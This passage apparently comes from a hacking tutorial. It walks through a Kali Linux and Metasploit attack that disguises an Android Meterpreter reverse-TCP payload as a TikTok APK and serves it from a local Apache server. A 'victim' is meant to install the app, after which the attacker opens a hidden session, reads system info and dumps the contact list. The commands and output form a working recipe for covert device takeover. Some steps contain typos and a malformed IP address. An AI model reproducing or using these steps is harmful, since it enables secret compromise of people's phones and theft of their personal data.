
```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo apt-get install zipalign
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
zipalign is already the newest version (1:10.0.0+r36-1).
0 upgraded, 0 newly installed, 0 to remove and 1163 not upgraded.
```

```
┌──(kali㉿kali)-[~/AHack]
└─$ sudo zipalign -v 4 tiktok.apk tiktokk.apk
Verifying alignment of tiktokk.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     281 META-INF/TOM.SF (OK - compressed)
     624 META-INF/TOM.RSA (OK - compressed)
    1724 META-INF/ (OK)
    1774 META-INF/SIGNFILE.SF (OK - compressed)
    2053 META-INF/SIGNFILE.RSA (OK - compressed)
    3138 AndroidManifest.xml (OK - compressed)
    4958 resources.arsc (OK - compressed)
    5188 classes.dex (OK - compressed)
Verification successful

┌──(kali㉿kali)-[~/AHack]
└─$
```


Copy payload in local-server with administration/root permission



Start Local-server: **service apache2 start**




On Metasploit: **msfconsole**




Set Multi-handler exploit: **use exploit/muti/handler**

it's use for reverse TCP connection.



View Options of that exploit: **show options**



Set Payload: set payload android/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Set LHOST & LPORT:

set LHOST <Our IP> & set LPORT <Our Port number>


```
msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost ⇒ 192.168.1.12
msf6 exploit(multi/handler) > set lport 6666
lport ⇒ 6666
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  6666             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) >
```

Run code: **exploit**


Start reverse TCP on 192.168.1.12:6666


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:6666
```


Open Android Machine Using Our IP address: 192.168.12:6666




Download and Install file.







When victim run this application/payload nothing show in victim machine and our side meterpreter seesion connect with reverse TCP. Then we successful Hack Victim/Android machine.



Meterpreter show victim system information: **meterpreter > sysinfo**

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:6666
[*] Sending stage (78179 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.12:6666 → 192.168.1.17:38090) at 2022-11-04 06:40:26 -0400

meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter >
```


Show all command for meterpreter perform: **meterpreter > help**

Commands for Meterpreter

```
root@kali: /home/kali
File  Actions  Edit  View  Help

    timestomp     Manipulate file MACE attributes

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel

Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
```

Now we show Victim system's Contact list in our system using meterpreter.

meterpreter > dump_contacts



We can see victim all contact show in our system as text file.